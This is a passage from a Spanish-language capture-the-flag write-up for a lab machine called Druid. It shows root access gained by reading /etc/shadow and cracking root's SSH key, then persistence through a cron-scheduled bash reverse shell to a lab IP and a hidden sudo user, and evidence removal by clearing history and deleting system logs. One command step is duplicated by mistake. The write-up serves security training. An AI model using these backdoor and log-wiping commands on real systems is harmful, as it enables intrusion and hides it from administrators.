1261b7a8c3b99b0daded8caca8b4023d
sun@druid:~$ ls
user.txt
sun@druid:~$ cat user.txt
afa84b24191651454e5d2a80bc930618
sun@druid:~$ rev user.txt
816039cb08a2d5e45415619142b48afa
sun@druid:~$ /usr/bin/super secret user.txt
816039cb08a2d5e45415619142b48afa
sun@druid:~$ /usr/bin/super secret /etc/shadow | rev
root:$y$j9T$u0Up41lWwZdabNP0opmkT0$V1Jx1nRc88eba0K8wcpHJ2snDrYV7oFdKDIGQ//WItB:19760:0:99999:7:::
daemon:*:19372:0:99999:7:::
bin:*:19372:0:99999:7:::
sys:*:19372:0:99999:7:::
sync:*:19372:0:99999:7:::
games:*:19372:0:99999:7:::
man:*:19372:0:99999:7:::
lp:*:19372:0:99999:7:::
mail:*:19372:0:99999:7:::
news:*:19372:0:99999:7:::
uucp:*:19372:0:99999:7:::
proxy:*:19372:0:99999:7:::
www-data:*:19372:0:99999:7:::
backup:*:19372:0:99999:7:::
list:*:19372:0:99999:7:::
irc:*:19372:0:99999:7:::
gnats:*:19372:0:99999:7:::
nobody:*:19372:0:99999:7:::
_apt:*:19372:0:99999:7:::
systemd-network:*:19372:0:99999:7:::
systemd-resolve:*:19372:0:99999:7:::
messagebus:*:19372:0:99999:7:::
systemd-timesync:*:19372:0:99999:7:::
sshd:*:19372:0:99999:7:::
systemd-coredump:*:19372:0:99999:7:::
mysql:!~:19760:0:99999:7:::
sun:$y$j9T$CUAYnGy1KPFibYSAt0c1K0$lBUCZrB1UuQN2lC1mmUuy7jB0BweuWRzi7.NKkYvZX2:19760:0:99999:7:::
sun@druid:~$

```

*Nota: me apoyo del parámetro **rev** para que me del contenido invertido del contenido invertido, por lo que veremos el texto de forma normal.*

## 17 ID\_RSA

A pesar de no haber obtenido nada, seguiremos investigando intentando conseguir la clave id\_rsa del usuario root. Para ello, usaremos el siguiente comando:

```
/usr/bin/super secret /root/.ssh/id_rsa | rev
```

Sin embargo, si nos intentamos conectar directamente con esta clave nos lo denegará, por lo que procederemos a crackear la contraseña. Para ello, nos apoyaremos de una herramienta que nos descargaremos de github: <https://github.com/d4t4s3c/RSACrack>

La instalamos con el comando:

```


wget --no-check-certificate -q
"https://raw.githubusercontent.com/d4t4s3c/RSACrack/refs/heads/main/RSACrack" -O /usr/bin/RSACrack && chmod +x
/usr/bin/RSACrack

```

Una vez instalada la herramienta, volcamos la clave id\_rsa que hemos obtenido antes y seguidamente usamos un diccionario para encontrar la contraseña con la siguiente instrucción:

```
RSACrack -k id_rsa_root2 -w /usr/share/wordlists/rockyou.txt
```

Tras un rato esperando, obtenemos la contraseña:

A terminal window with a dark background. At the top, the prompt is '(gh0stn3t@Gh0stN3t)-[~]'. Below it, the command '\$ RSACrack -k id\_rsa\_root2 -w /usr/share/wordlists/rockyou.txt' is entered. The output shows a large green ASCII art logo for 'RSACrack'. Below the logo, it says 'code: d4t4s3c ver: v1.0.0'. Then, a table-like output is shown: 'Cracking | id\_rsa\_root2', 'Wordlist | /usr/share/wordlists/rockyou.txt', 'Status | 4969/14344392/0%/super1', and 'Password | super1'.


```
(gh0stn3t@Gh0stN3t)-[~]  
$ RSACrack -k id_rsa_root2 -w /usr/share/wordlists/rockyou.txt  
  
RSACrack (PATH)  
  
code: d4t4s3c ver: v1.0.0  
  
Cracking | id_rsa_root2  
Wordlist | /usr/share/wordlists/rockyou.txt  
Status | 4969/14344392/0%/super1  
Password | super1
```

## 18 ROOT

Nos conectamos de nuevo con la clave al ssh e introducimos la contraseña:

```
ssh -i id_rsa_root2 root@192.168.18.133
```

Ya somos root.

A terminal window showing a root prompt. The user enters 'whoami' and the output is 'root'. Then the user enters 'ls' and the output is 'root.txt'.

```
root@druid:~# whoami  
root  
root@druid:~# ls  
root.txt  
root@druid:~#
```

## 19 CTF FLAGS

---

**User flag :** afa84b24191651454e5d2a80bc930618

**Root flag:** 1261b7a8c3b99b0daded8caca8b4023d

## 20 POST EXPLOTACIÓN

---

Una vez hemos llegado a root, procederemos a crear backdoors por si en un futuro tenemos que volver.

### 20.1 REVERSE SHELL BASH

---

Esta reverse shell, aunque sencilla, me gusta configurarla mediante un crontab, ya que, si nadie se fija en los procesos y tareas programadas, siempre es una opción que permanece activa en segundo plano. De este modo, si el sistema es reiniciado o si la sesión se cierra, el crontab puede volver a ejecutar la reverse shell automáticamente sin necesidad de intervención manual.

```
bash -i >& /dev/tcp/192.168.18.133/4444 0>&1
```

y, el crontab tiene la siguiente programación:

```
30 2 * * * /bin/bash /home/sun/backup.sh
```

Por último, le damos permisos de ejecución:

```
chmod +x backup.sh
```

### 20.2 AGREGAR USUARIO

---

Por último, crearemos una última backdoor mediante la creación de un usuario con permisos de root. La primera instrucción que ejecutaremos será la siguiente:

```
sudo useradd -m -d /dev/null -s /bin/bash return
```

- -m: Sirve para crear el directorio /home del usuario
- -d /dev/null: Establece el directorio de inicio en /dev/null, lo que lo hace menos visible y detectable.
- -s /bin/bash: Especifica el shell que usará el usuario

Seguidamente, le asignamos una contraseña a este nuevo usuario:

```
sudo useradd -m -d /dev/null -s /bin/bash return
```

Y lo agregamos al grupo de sudo:

```
sudo usermod -aG sudo return
```

## 21 BORRANDO EL RASTRO

---

Una vez que hemos finalizado nuestra explotación, es crucial eliminar cualquier tipo de rastro que hayamos podido dejar atrás. Si no lo hacemos, existe el riesgo de que nuestras acciones sean detectadas, lo que podría llevar a que se inicie una investigación y se eliminen todas las backdoors creadas. Para evitar esto, debemos borrar los archivos, registros y configuraciones relacionadas con nuestras actividades, así como cualquier pista que pueda ser utilizada para rastrear nuestra intrusión.

### 21.1 HISTORIAL DE LA TERMINAL

---

Eliminaremos el historial de la terminal para que no puedan saber qué comandos hemos ejecutado en el proceso de la explotación.

```
history -c && history -w
```

## 21.2 ARCHIVOS TEMPORALES

---

```
rm -rf ~/.cache/*
```

y

```
sudo rm -rf /tmp/*
```

## 21.3 Logs

---

La eliminación de los logs también es algo crucial, ya que estos muestran exactamente la hora a la que nos conectamos, desde qué IP, día.....

```
sudo rm -f /var/log/auth.log
```

```
sudo rm -f /var/log/daemon.log
```

```
sudo rm -f /var/log/syslog
```

## 22 RESULTADOS Y CONCLUSIONES

---

El desafío Druid de Vulnix fue completado con éxito, obteniendo las flags de usuario y root tras una serie de etapas meticulosas que involucraron desde el reconocimiento inicial hasta la post-explotación. Este ejercicio destacó la importancia de combinar habilidades técnicas avanzadas con pensamiento analítico y capacidad de resolución de problemas. Los resultados evidenciaron que las configuraciones inseguras y el uso de software desactualizado son puntos críticos en la seguridad de sistemas. Además, el uso adecuado de herramientas como nmap, searchsploit y técnicas de explotación específicas reafirmaron la relevancia del conocimiento técnico en escenarios de hacking ético. En conclusión, este reto no solo sirvió como una excelente práctica para el desarrollo de habilidades prácticas en ciberseguridad, sino también como un recordatorio del impacto de las vulnerabilidades en entornos reales. La documentación detallada y la planificación estratégica fueron fundamentales para el éxito del desafío.

## 23 APRENDIZAJE

---

Este reto permitió reforzar y ampliar conocimientos en diversas áreas de la ciberseguridad. Se reafirmó la importancia de la fase de reconocimiento y recolección de información como base para el éxito en las fases posteriores. Durante esta etapa, se utilizaron herramientas como nmap, whatweb y técnicas de fuzzing con wfuzz y ffuf. También se profundizó en el análisis de vulnerabilidades y la explotación, destacando cómo la búsqueda de vulnerabilidades con searchsploit permitió explotar versiones específicas de software desactualizado, lo que subraya la importancia del análisis detallado. En cuanto a la escalada de privilegios, se practicaron métodos que explotan configuraciones inseguras y el uso de herramientas específicas como sudo o super, lo que mostró la importancia de obtener privilegios elevados para la seguridad de un sistema. Además, el uso de scripts personalizados resultó clave para automatizar y optimizar tareas repetitivas, lo que facilitó tanto la explotación como la post-explotación. En cuanto a la gestión de post-explotación, la creación de backdoors y la eliminación de rastros resaltaron la importancia de cubrir cada detalle para garantizar un compromiso exitoso del sistema objetivo. En resumen, esta experiencia no solo mejoró las habilidades técnicas, sino que también consolidó un enfoque ético y sistemático en el análisis y explotación de vulnerabilidades.

**HAPPY HACKING** 😊